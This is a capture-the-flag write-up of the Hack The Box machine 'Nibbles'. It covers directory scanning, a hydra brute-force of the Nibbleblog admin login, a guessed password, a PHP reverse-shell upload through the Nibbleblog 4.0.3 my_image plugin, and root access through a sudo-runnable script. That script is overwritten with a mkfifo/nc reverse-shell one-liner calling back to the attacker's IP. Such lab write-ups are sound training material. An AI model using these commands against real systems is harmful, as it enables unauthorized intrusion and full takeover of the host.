

Nibbles


1. Upon doing a regular nmap scan, not much is returned, only ports 22 and 80.
2. When you go to the website on port 80, we don't find much either. To further look into the website, I did a FeroxBuster scan using the command:

```
feroxbuster -u http://10.10.10.75 --smart -w /usr/share/dirb/wordlists/big.txt
```

3. This scan returned a lot of URL links that were not found in smaller scans:

```
200 GET 16l 9w 93c http://10.10.10.75/
403 GET 11l 32w 295c http://10.10.10.75/.htaccess
403 GET 11l 32w 296c http://10.10.10.75/.htaccess~
403 GET 11l 32w 299c http://10.10.10.75/.htaccess.bak
403 GET 11l 32w 300c http://10.10.10.75/.htaccess.bak2
403 GET 11l 32w 299c http://10.10.10.75/.htaccess.old
403 GET 11l 32w 297c http://10.10.10.75/.htaccess.1
403 GET 11l 32w 295c http://10.10.10.75/.htpasswd
403 GET 11l 32w 296c http://10.10.10.75/.htpasswd~
403 GET 11l 32w 299c http://10.10.10.75/.htpasswd.bak
403 GET 11l 32w 300c http://10.10.10.75/.htpasswd.bak2
403 GET 11l 32w 299c http://10.10.10.75/.htpasswd.old
403 GET 11l 32w 297c http://10.10.10.75/.htpasswd.1
403 GET 11l 32w 299c http://10.10.10.75/server-status
301 GET 9l 28w 315c http://10.10.10.75/nibbleblog => http://10.10.10.75/nibbleblog/
403 GET 11l 32w 306c http://10.10.10.75/nibbleblog/.htaccess
403 GET 11l 32w 307c http://10.10.10.75/nibbleblog/.htaccess~
403 GET 11l 32w 310c http://10.10.10.75/nibbleblog/.htaccess.bak
403 GET 11l 32w 311c http://10.10.10.75/nibbleblog/.htaccess.bak2
403 GET 11l 32w 310c http://10.10.10.75/nibbleblog/.htaccess.old
403 GET 11l 32w 308c http://10.10.10.75/nibbleblog/.htaccess.1
403 GET 11l 32w 306c http://10.10.10.75/nibbleblog/.htpasswd
403 GET 11l 32w 307c http://10.10.10.75/nibbleblog/.htpasswd~
403 GET 11l 32w 310c http://10.10.10.75/nibbleblog/.htpasswd.bak
403 GET 11l 32w 311c http://10.10.10.75/nibbleblog/.htpasswd.bak2
403 GET 11l 32w 310c http://10.10.10.75/nibbleblog/.htpasswd.old
403 GET 11l 32w 308c http://10.10.10.75/nibbleblog/.htpasswd.1
200 GET 0l 0w 4628c http://10.10.10.75/nibbleblog/README
301 GET 9l 28w 321c http://10.10.10.75/nibbleblog/admin => http://10.10.10.75/nibbleblog/admin/
200 GET 0l 0w 0c http://10.10.10.75/nibbleblog/admin/kernel/plugin.class.php
200 GET 51l 99w 902c http://10.10.10.75/nibbleblog/admin/js/functions.js
200 GET 15l 16w 468c http://10.10.10.75/nibbleblog/admin/boot/feed.bit
200 GET 1l 3w 86c http://10.10.10.75/nibbleblog/admin/ajax/pages.php
200 GET 71l 116w 1240c http://10.10.10.75/nibbleblog/admin/js/ajax_form.bit
200 GET 13l 15w 430c http://10.10.10.75/nibbleblog/admin/boot/ajax.bit
200 GET 1l 3w 86c http://10.10.10.75/nibbleblog/admin/ajax/uploader.php
200 GET 25l 24w 767c http://10.10.10.75/nibbleblog/admin/boot/blog.bit
200 GET 1l 3w 86c http://10.10.10.75/nibbleblog/admin/ajax/uploader%20(copy).php
200 GET 9l 10w 248c http://10.10.10.75/nibbleblog/admin/ajax/security.bit
200 GET 21l 20w 618c http://10.10.10.75/nibbleblog/admin/boot/admin.bit
200 GET 1l 21w 277c http://10.10.10.75/nibbleblog/admin/js/system.php
200 GET 1l 3w 86c http://10.10.10.75/nibbleblog/admin/ajax/categories.php
```

4. From there, I went to the "/nibbleblog/" link and was greeted by an actual website.
5. After looking around a bit, I went to the "/nibbleblog/admin/" link which returned directories
6. I went to the /views/dashboard directory and found the "quick_start.bit" file. This file showed me the link to the admin login page.



The screenshot shows a web browser window with the address bar displaying `10.10.10.75/nibbleblog/admin/views/dashboard/quick_start.bit`. The page content is a PHP script that generates HTML links for various admin functions. The visible code includes:

```
'dashboard_box') ); echo Html::div( array('class'=>'dashboard_title', 'content'=>$ LANGUAGE['QUICK START']) ); echo Html::div_open(
array('class'=>'wrap_quick') ); echo Html::link( array('class'=>'quick', 'href'=>HTML_PATH_ROOT.'admin.php?controller=post&action=new_simple',
'content'=>$Language->get('New post')) ); echo Html::link( array('class'=>'quick', 'href'=>HTML_PATH_ROOT.'admin.php?controller=page&
action=new', 'content'=>$Language->get('New page')) ); echo Html::link( array('class'=>'quick',
'href'=>HTML_PATH_ROOT.'admin.php?controller=post&action=list', 'content'=>$Language->get('Manage posts')) ); echo Html::div_close(); echo
Html::div_open( array('class'=>'wrap_quick') ); echo Html::link( array('class'=>'quick', 'href'=>HTML_PATH_ROOT.'admin.php?controller=settings&
action=general', 'content'=>$Language->get('General settings')) ); echo Html::link( array('class'=>'quick',
'href'=>HTML_PATH_ROOT.'admin.php?controller=settings&action=regional', 'content'=>$Language->get('Regional')) ); echo Html::link(
array('class'=>'quick', 'href'=>HTML_PATH_ROOT.'admin.php?controller=settings&action=themes', 'content'=>$Language->get('Change theme')) );
echo Html::div_close(); echo Html::div_close(); ?>
```

7. From there, visiting the admin page, (`<IP>/nibbleblog/admin.php?`) you see that it is pretty sad looking and can likely be cracked using hydra. So I gave it a go using the command:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.75 http-post-form "/nibbleblog/admin.php:username=admin&password=~PASS~:Login"
```

10. This returns a lot of passwords, none of which are correct. Just going off of what we know, we happen to try "nibbles" (the name of the blog). This lets us in.
11. Looking around on the admin page, you can see a "General Settings" tab. Clicking this will show you the version number at the bottom of the page:

The screenshot shows the nibbleblog admin interface at 10.10.10.75. The top navigation bar includes links to various security resources like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, HTB, TryHackMe, GTFOBins, and LOLBAS. The main header displays 'nibbleblog - General settings' with links to Dashboard, View Blog, and Log out.

The left sidebar contains a menu with options: Publish, Comments, Manage, Settings (highlighted), Themes, and Plugins.

The 'General settings' section includes the following fields:

- Blog title:** Nibbles
- Blog slogan:** Yum yum
- Footer text:** Powered by Nibbleblog
- Advanced options for post:** ☒ Advanced options when publishing content.

The 'Advanced settings' section includes:

- Posts per page:** 6 (Amount of posts that you wish to see per page.)
- RSS items:** 4 (Amount of posts that you wish to see on RSS.)
- Blog address (URL):** http://10.10.10.134/nibbleblog/ (Absolute URL address of your blog. Example http://www.domain.com/directory/)
- Blog base path:** /nibbleblog/ (Absolute address that contains the blog's file system, if you upload the content of Nibbleblog to your root you should only put a "/", and if you upload it into another directory then it should be "directory".)

The 'Bludit Sync' section includes:

- Nibbleblog URL Sync:** http://10.10.10.134/nibbleblog/
- Nibbleblog Key Sync:** 79378f8148f5b4702cc05ded1950ecd7dd4d4562d

The 'Version' section shows: Nibbleblog 4.0.3 "Coffee" - Developed by Diego Najer.

A 'Save changes' button is located at the bottom of the settings form.

12. Now doing a google search for "nibbleblog 4.0.3 exploit" brings us to a lot of pages that tell us about an arbitrary file upload that can be accomplished using either a script or metasploit. We will try it without metasploit first.

13. Following the guide here: <https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html>, we first visit the webpage:

http://10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image

14. Then, we upload a php reverse shell (I like the one from github personally), fire up our netcat listener, and then browse to that image at: http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php

15. Viola! We have a shell! I tried getting a better shell and just ended up breaking the shell multiple times, so the shell we have will have to do for now. We can find the user flag in "home/nibbler/user.txt"

16. While in that directory, we can unzip the "Personal" file in there and we find that (after running "sudo -l") we can run that file with root permissions.

17. We can then fire up the netcat listener on our system and on the remote system use the commands:

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc <YOUR IP HERE> 5555 >/tmp/f" >
monitor.sh
sudo ./monitor.sh
```

18. This gives us a root shell! Go into the root directory and grab that flag!